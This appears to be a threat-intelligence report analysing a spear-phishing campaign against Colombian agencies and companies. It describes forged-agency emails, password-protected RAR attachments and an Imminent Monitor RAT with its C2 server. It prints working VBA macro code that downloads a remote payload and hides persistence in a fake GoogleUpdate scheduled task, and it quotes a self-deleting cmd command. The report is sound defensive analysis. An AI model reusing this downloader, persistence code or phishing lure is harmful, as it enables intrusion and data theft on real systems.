When attacking different targets, attackers carefully consider how to spoof the source of the message to make it look more credible. For example, by masquerading the National Civil Registry to attack the Institute for the Blind, pretending to be the Tax and Customs Administration to attack companies with international trade, disguising as the judiciary and immigration authorities against banks and multinational corporation branches located in Colombia.

The attacker also carefully constructs the content of the message to appear originating from the forged institution and relating to the target. The following picture shows the translation of the corresponding mail disguised as originating from the judiciary of Colombia to attack the ATH Colombia branch.



The email attachment is encrypted and stored in the compressed package, and a decryption password is provided in the mail body to bypass the security detection of the email gateway.

Reporte fraude desde su direccion ip.rar (79 KB)

Hemos detectado que desde su direccion ip se estan enviando correos electronicos con en fin estafar a personas : estipula la ley 1273 del 2009 , para mayor claridad Hemos adjuntado el reporte de los envios que mencionamos

Adjuntamos el reporte de los envios fraudulentos que se estan enviando desde su direccion ip con un clave :

centrociberneticoenviosipfraude876e68dd993c4a8bb9e3d5e6c066946octubre

RAR Password

### Decryption password provided in the email

After analyzing the mail, we found that the attacker used approaches such as proxy and VPN to hide its IP address when sending emails. So the sender’s real IP has not yet been obtained, only to figure out that these messages are sent through IDCs in Florida, USA. Some related IP addresses are as follows:

128.90.106.22

128.90.107.21

128.90.107.189

128.90.107.236

128.90.108.126

128.90.114.5

128.90.115.28

128.90.115.179

### The Bait Document

All of the bait documents are MHTML ones with malicious macro embedded and the .doc suffix to bypass detection. Below is an example of bait document captured by 360 Threat Intelligence Center in February 2019:


File Name	Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc
MD5	0c97d7f6a1835a3fe64c1c625ea109ed
Forged Source	The Colombian National Civil Registry

```

1  MIME-Version: 1.0
2  Content-Type: multipart/related; boundary="-----_NextPart_01D4C209.8DA80500"
3
4  Este documento es una página web de un solo archivo, también conocido como "archivo de almacenamiento web".
5
6  -----_NextPart_01D4C209.8DA80500
7  Content-Location: file:///C:/C8724581/RegistraduriaNacional-Notificacioncancelacionceduladeciudadania.htm
8  Content-Transfer-Encoding: quoted-printable
9  Content-Type: text/html; charset="windows-1252"
10
11 <html xmlns:v="3D"urn:schemas-microsoft-com:vml"
12 xmlns:o="3D"urn:schemas-microsoft-com:office:office"
13 xmlns:w="3D"urn:schemas-microsoft-com:office:word"
14 xmlns="3D"http://schemas.microsoft.com/office/2004/12/omml"
15 xmlns="3D"http://www.w3.org/TR/REC-html40">
16
17 <head>
18 <meta http-equiv="3DContent-Type content="3D"text/html; charset="3Dwindows-1252">
19
20 <meta name="3DFrogId content="3DWord.Document">
21 <meta name="3DGenerator content="3D"Microsoft Word 15">
22 <meta name="3DOriginator content="3D"Microsoft Word 15">
23 <link rel="3DFile-List"
24 href="3D"RegistraduriaNacional-Notificacioncancelacionceduladeciudadania_archivos/filelist.xml">
25
26 <link rel="3DEdit-Time-Data
27 href="3D"RegistraduriaNacional-Notificacioncancelacionceduladeciudadania_archivos/editdata.mso">
28
29 <!--[if !mso]>
30 <style>
31 v\:.* (behavior:url(#default#VML));
32 o\:.* (behavior:url(#default#VML));

```

## MHTML macro based document with the .doc suffix



The document is disguised from the Colombian National Civil Registry and uses Spanish to prompt the victim to enable the macro code in order to execute the subsequent payload.

When the macro code gets executed, it calls the Document\_Open function automatically.

```

73 Public Sub Document_Open()
74 On Error Resume Next
75 If 682507832 = 682507832 + 1 Then End
76 Dim KfsHoGryV As Byte
77 GoTo WGR
78 WGR:
79 Call Main
80 fcl4q0b4
81 End Sub
82 Public Sub uIeRbztQZF()
83 Dim IRRQUszGlx As Integer
84 IRRQUszGlx = "2582"
85 End Sub

```

Function Document\_Open: first calls the Main function to download binary data from <http://diangovcomuisca.com/media/a.jpg> and save as %AppData%\1.exe (MD5: ef9f19525e7862fb71175c0bbfe74247).

```

2 Sub Main()
3 On Error Resume Next
4 Call r07Re7("http://diangovcomuiscia.com/media/a.jpg", Environ("AppData") & "\1.exe")
5 End Sub
6 Public Sub NmBueMOJLQebJQmwYgtU()
7 Dim k3VPiQnQioKvMcjku As Currency
8 k3VPiQnQioKvMcjku = "2472"
9 End Sub
10 Private Sub sVfyFvbVQaLR()
11 Dim k3VPiQnQioKvMcjku As Currency
12 k3VPiQnQioKvMcjku = "2472"
13 Dim gVZPpRxvdRmcShraaM As Integer
14 gVZPpRxvdRmcShraaM = 4
15 Do While gVZPpRxvdRmcShraaM < 39
16     DoEvents: gVZPpRxvdRmcShraaM = gVZPpRxvdRmcShraaM + 1
17 Loop
18 End Sub
19 Function r07Re7(SAS As String, SDE As String) As Long
20 On Error GoTo 1:
21 Dim VHIGMuLu4k As Object
22 Dim qGKA3mdUyB0 As Object
23 If 746768226 = 746768226 + 1 Then End
24 Dim nVMYc As Boolean
25 GoTo WiIwCFVkdN
26 WiIwCFVkdN:
27 Set VHIGMuLu4k = CreateObject("Microsoft.XMLHTTP")
28 Set qGKA3mdUyB0 = CreateObject("Adodb.Stream")
29 If 683857458 = 683857458 + 1 Then End
30 Dim ftPDMj As Integer
31 GoTo wSUNksGffHPb
32 wSUNksGffHPb:
33 Call VHIGMuLu4k.Open("GET", SAS, 0)
34 Call VHIGMuLu4k.Send
35 qGKA3mdUyB0.Type = 1
36 Call qGKA3mdUyB0.Open
37 Call qGKA3mdUyB0.Write(VHIGMuLu4k.ResponseBody)
38 Call qGKA3mdUyB0.SaveToFile(SDE, 2)
39 Call qGKA3mdUyB0.Close
40 r07Re7 = 1
41 Exit Function
42 1:
43 End Function
44 Private Sub ntepebUnkInrBHPgh()
45 Dim SvLsyRaOuqqp As Integer
46 For SvLsyRaOuqqp = 0 To 7
47     DoEvents
48 Next SvLsyRaOuqqp

```

Then calls the fCL4qOb4 function to set the scheduled task and disguise as the one used by Google:

Author	Google Inc
Description (after translation)	This task stops the Google Telemetry Agent, that examines and uploads information about the use and errors of Google solutions when a user logs in to the system.
Task Action	Launch %AppData%\1.exe
Task Definition	GoogleUpdate

The relevant code is shown below:

```


19 Public Sub fCL4qOb4()
20 On Error Resume Next
21 Dim Issqw6 As String
22 Dim m43nrUk06XFjm As Object
23 Dim NoERgw0 As Date
24 NoERgw0 = Now()
25 Issqw6 = Replace$(Format$(NoERgw0, "yyyy-mm-dd-HH:nn"), ".", "-")
26 With CreateObject("Schedule.Service")
27     .Connect
28     Set m43nrUk06XFjm = .NewTask(0)
29     With m43nrUk06XFjm
30         .RegistrationInfo
31         .Description = "Esta tarea detiene el Agente de telemetría Google, que examina y carga la información sobre el uso y los errores de las soluciones de Google cuando un usuario inicia sesión en el sistema."
32         .Author = "Google Inc"
33     End With
34     With .Principal
35         .ID = "P" & Issqw6
36         .RunLevel = TASK_RUNLEVEL_LUA
37     End With
38     With .Settings
39         .Enabled = True
40         .StartWhenAvailable = True
41         .MakeToRun = False
42         .Priority = THREAD_PRIORITY_BELOW_NORMAL
43         .DisallowStartIfOnBatteries = False
44         .RunOnlyIfIdle = False
45         .StopIfGoingOnBatteries = False
46         .AllowHardTerminate = True
47         .Hidden = False
48         .ExecutionTimeLimit = "PT0S"
49         .IdleSettings.StopOnIdleEnd = False
50     End With
51     With .Triggers.Create(TASK_TRIGGER_DAILY)
52         .ID = "DAILY"
53         .StartBoundary = "2015-05-02T06:00:00"
54         .Enabled = True
55         .Repetition.Interval = "PT1M"
56     End With
57     With .Actions.Create(TASK_ACTION_EXEC)
58         .Path = Environ("AppData") & "\1.exe" ' AQUÍ
59     End With
60 End With
61 With .GetFolder("\V")
62 On Error Resume Next
63 .RegisterTaskDefinition "GoogleUpdate", m43nrUk06XFjm, TASK_CREATE_OR_UPDATE, , , TASK_LOGON_INTERACTIVE_TOKEN
64 If Err Then
65 Else

```


# Payload (Imminent)

File Name	1.exe
MD5	ef9f19525e7862fb71175c0bbfe74247
Compiler	.NET


The backdoor payload (1.exe) get dropped out is in C# with obfuscation:




After deobfuscation you can see "Imminent Monitor" string which may indicate it is related to Imminent Monitor RAT:





When get executed, it first extracts resource named as "application" and decrypt to a legitimate lzma.dll library:







Then extract resource named as "\_7z", and decompress it with lzma.dll to get the Imminent Monitor RAT (MD5: 4fd291e3319eb3433d91ee24cc39102e).




### Core Component

MD5 4fd291e3319eb3433d91ee24cc39102e

### Static Analysis


It is a variant of Imminent Monitor RAT while obfuscated by ConfuserEx and Eazfuscator.NET:



After partially removing the obfuscation, it can be seen that the backdoor supports below functions:

ID	Function
----	----------

bDfBqxDCINCfwSAfMnZwspLefnc	Host management
ChatPacket	User support
cokLfFnjBwgKtZdTpdXSgQIPacR	Registry management
CommandPromptPacket	Remote shell
ConnectionSocketPacket	Network transmission channel management
ExecutePacket	Upload, download, and execute PE files
FastTransferPacket	Fast transmission
FilePacket	File management
FileThumbnailGallery	Support file thumbnail library
KeyLoggerPacket	Keylogger
MalwareRemovalPacket	Malicious function management
MessageBoxPacket	Chat message
MicrophonePacket	Microphone chat
MouseActionPacket	Mouse action
MouseButtonPacket	Mouse button action
NetworkStatPacket	Host network management
PacketHeader	Packet header information
PasswordRecoveryPacket	Browser password recovery
PluginPacket	Plugin management
ProcessPacket	Process management
ProxyPacket	Proxy management
RDPPacket	Remote desktop
RegistryPacket	Registry operation
RemoteDesktopPacket	Mark remote desktop package
ScriptPacket	Execute script (html, vbs and batch)
SpecialFolderPacket	Windows special folder
StartupPacket	Startup operation
TcpConnectionPacket	TCP refresh and shutdown
ThumbnailPacket	Thumbnail related
TransferHeader	Connection operation
WebcamPacket	Webcam related
WindowPacket	Window operations (refresh, maximize, minimize, etc.)



It is consistent with the descriptions provided on the official website:

## Command List

### Administration

- > File Explorer
- > Remote Desktop
- > Statistics
- > Gathering Computer Specifications
- > Task Manager
- > Window Manager
- > Registry Manager
- > Startup Manager
- > Command Prompt
- > TCP View
- > Clipboard Manager
- > RDP Manager
- > Reverse Proxy
- > Password Recovery
- > Machine Management

### Monitoring

- > Camera Surveillance
- > Keystroke Logging

### Client Management

- > Update Client
- > Remote Execute
- > Elevate Client Permissions
- > Scripting
- > Ping
- > Refresh
- > Restart

- > Disconnect
- > Uninstall

### User Support

- > Chat
- > Messagebox
- > Microphone Chat
- > Text to Speech
- > Send to website

## Settings

### Client Builder

- > Identification
- > Network Settings
- > Module Protection
- > Client Startup
- > Assembly Information

### Main Settings

- > Network Settings
- > Application Settings
- > Assembly Information

### Ports / Dedicated Servers


- > Ports
- > Dedicated Server Manager
- > Generate Swift Support Code

## Client Tools

- > Proxy Manager
- > Client Thumbnails
- > On-Connect
- > Client Man

## Dynamic Debugging

The core component will check whether it is located in the %temp%\[appname] directory, otherwise it copies itself to %temp%\[appname][appname] and set the file attribute to hidden.




Then launch the copied file:

```
CALL to CreateProcess# from shell32.758D55BB
ModuleFileName = "C:\Users\debugger\AppData\Local\Temp\ef9f19525e7862fb71175c0bbfe74247_rat\ef9f19525e7862fb71175c0bbfe74247_rat.exe"
Commandline = "C:\Windows\System32\cmd.exe /C ping 1.1.1.1 -n 1 -w 1000 > Nul & Del "C:\Users\debugger\Desktop\ef9f19525e7862fb71175c0bbfe74247_rat.exe"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
pEnvironment = NULL
CurrentDir = "C:\Users\debugger\Desktop"
pStartupInfo = 0049E9E0
pProcessInfo = 06FB0218
```

Finally delete the original file and exit the process:

```
CALL to CreateProcess# from shell32.758D55BB
ModuleFileName = "C:\Windows\System32\cmd.exe"
Commandline = "C:\Windows\System32\cmd.exe /C ping 1.1.1.1 -n 1 -w 1000 > Nul & Del "C:\Users\debugger\Desktop\ef9f19525e7862fb71175c0bbfe74247_rat.exe"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
pEnvironment = NULL
CurrentDir = "C:\Users\debugger\Desktop"
pStartupInfo = 0049E9E0
pProcessInfo = 0076B0C0
```

When the copied file gets executed, it creates the Imminent directory in the %AppData% directory to save the encrypted log, network information and system information. The file will be uploaded to C2 when related command is received.



C2: mentes.publicvm.com:4050

DNS			
解析域名	IP地址	IP归属地	ASN
mentes.publicvm.com	128.90.107.88	美国/美国	AS22363 Powerhouse Management, Inc.

会话信息				
协议	端口	IP地址	IP归属地	ASN
TCP	4050	128.90.107.88	美国/美国	AS22363 Powerhouse Management, Inc.

## TTPs (Tactics, Techniques, and Procedures)

360 Threat Intelligence Center summarized TTPs of the APT group as follows:

Attack Target	Colombian government agencies, large domestic corporations, and Colombian branches of multinational corporations
Earliest Activity	April 2018
Risk	Remote control of computer device and data exfiltration
Attack Approach	Email
Initial Payload	MHTML macro based document with the .doc suffix
Malicious Code	Imminent Backdoor
Communication	Dynamic domain name
Anti-detection capability	Medium
Affected Platform	Windows


- Attack Tactics**
1. Compromise website in Spanish or register privacy-protected domain to store payload for delivery;
  2. Spear-fishing email with password protected attachment and MHTML macro based document to bypass detection;
  3. Disguised as national agencies in Colombia to attack Colombia’s government, financial institutions, large domestic companies or Colombian branches of multinational corporations;
  4. Commercial Trojan Imminent is used to remotely control the target;

## Attribution

After analyzing the last modified time of the encrypted documents, character set (locale) of the MHTML files, as well as elements like geopolitics in APT attacks, 360 Threat Intelligence Center suspect attackers are in the UTC -4 time zone (or adjacent ones).

## The Reliable Last Modified Time

Since RAR will save the modified time of the file, the time of the document obtained after decryption is very reliable. Take password protected RAR archive (Registraduria Nacional del Estado Civil -Proceso iniciado.rar) as an example, the time after decryption is the same as the left one located in the MHTML meta data (the last modified time on the right side needs to be reduced by 8 hours since we are in the UTC +8 time zone).



By comparing each last modified time of the RAR archive with the one located in the meta data, we have confidence to say that the time is not spoofed. So it makes sense to perform related statistics of all the bait documents captured.

## Statistics of the Last Modified Time

All of the last modified time from the captured bait documents are shown in the table below:

UTC+00
00:32
01:15
01:15
01:17
01:35
01:59
02:57

---

03:28

---

04:40

---

04:55

---

05:17

---

12:27

---

12:49

---

12:50

---

13:38

---

13:42

---

13:49

---

14:21

---

14:22

---

15:19

---

15:26

---

15:30

---

15:56

---

17:22

---

17:58

---

18:31

---

20:53

---

21:31

---

23:30

From the above we could see that the time never distributed between 05:30 and 12:30, which supposed to be sleep hours. Combining with the fact that most of the activities are between 13:00 and 2:00, we suspect attackers are in the UTC -4 time zone (or adjacent ones).

## PE Timestamp

We also performed statistics of timestamps in the dumped PE samples and figure out they are not far from the one in the bait documents:

Last Modified Time of Bait Document	Timestamp in PE Dump
2019/2/11 17:58	2019/2/14 3:28
2018/12/3 15:30	2018/12/3 23:26
2018/11/26 18:31	2018/10/17 22:29
2018/11/15 12:49	2018/10/17 22:29

---

2018/11/8 14:21	2018/10/17 22:29
2018/10/26 13:49	2018/10/17 22:29
2018/10/22 17:22	2018/10/17 22:29
2018/10/12 15:56	2018/10/17 22:29
2018/10/4 5:17	
2018/9/13 13:42	2018/8/27 22:08
2018/9/9 0:32	
2018/9/2 20:53	2018/8/27 22:08
2018/8/27 15:19	2018/8/27 22:08
2018/8/6 1:35	2018/8/1 11:25
2018/8/1 2:57	2018/8/1 11:25
2018/7/31 1:59	2018/8/1 11:25
2018/7/30 1:17	2018/8/1 11:25
2018/7/26 3:28	2018/8/27 22:08
2018/7/10 4:55	2018/7/11 11:47
2018/6/19 21:31	
2018/6/14 1:15	
2018/6/14 1:15	
2018/5/29 13:38	
2018/5/18 14:22	2018/5/22 20:11
2018/4/28 12:27	2018/5/22 20:11
2018/4/25 23:30	2018/5/22 20:11
2018/4/24 12:50	
2018/4/17 15:26	2018/5/22 20:11
2018/4/6 4:40	

## Language and Charset

---

We also perform statistics on the language and charset of the bait documents (MHTML) and find they are created on Western European language environment (Spanish, etc.).



```

Registraduria Nacional del Estado Civil -Proceso iniciado.doc
1 MIME-Version: 1.0
2 Content-Type: multipart/related; boundary="-----_NextPart_01D417E0.51C14200"
3
4 Este documento es una página web de un solo archivo, también conocido como "a
5
6 -----_NextPart_01D417E0.51C14200
7 Content-Location: file:///C:/B13461F4/ult.htm
8 Content-Transfer-Encoding: quoted-printable
9 Content-Type: text/html; charset="windows-1252"
10
11 <html xmlns:v="urn:schemas-microsoft-com:vml"
12 xmlns:o="urn:schemas-microsoft-com:office:office"
13 xmlns:w="urn:schemas-microsoft-com:office:word"
14 xmlns:m="http://schemas.microsoft.com/office/2004/12/omml"
15 xmlns="http://www.w3.org/TR/REC-html40">
16
17 <head>
18 <meta http-equiv="Content-Type" content="text/html; charset=windows-1252" />
19
20 <meta name="ProgId" content="Word.Document" />
21 <meta name="Generator" content="Microsoft Word 15" />
22 <meta name="Originator" content="Microsoft Word 15" />
23 <link rel="File-List" href="ult_archivos/filelist.xml" />
24 <link rel="Edit-Time-Data" href="ult_archivos/editdata.mso" />
25 <!--[if !mso]>
26 <style>
27 v\:.* {behavior:url(#default#VML);}
28 o\:.* {behavior:url(#default#VML);}
29 w\:.* {behavior:url(#default#VML);}
30 .shape {behavior:url(#default#VML);}
31 </style>
32 <!--endif-->

```

Charset: windows-1252

Some of the author information are also Spanish.

```

Registraduria Nacional - Notificacion cancelacion cedula de ciudadanía.doc
34 .shape {behavior:url(#default#VML);}
35 </style>
36 <!--endif--><!--[if gte mso 9]><xml>
37 <o:DocumentProperties>
38 <o:Author>FBS</o:Author>
39 <o:Template>Normal</o:Template>
40 <o:LastAuthor>Centro de Servicios Judiciales</o:LastAuthor>
41 <o:Revision>139</o:Revision>
42 <o:TotalTime>787</o:TotalTime>
43 <o:Created>2015-08-21T03:49:00Z</o:Created>
44 <o:LastSaved>2019-02-11T17:58:00Z</o:LastSaved>
45 <o:Pages>1</o:Pages>
46 <o:Words>24</o:Words>
47 <o:Characters>134</o:Characters>
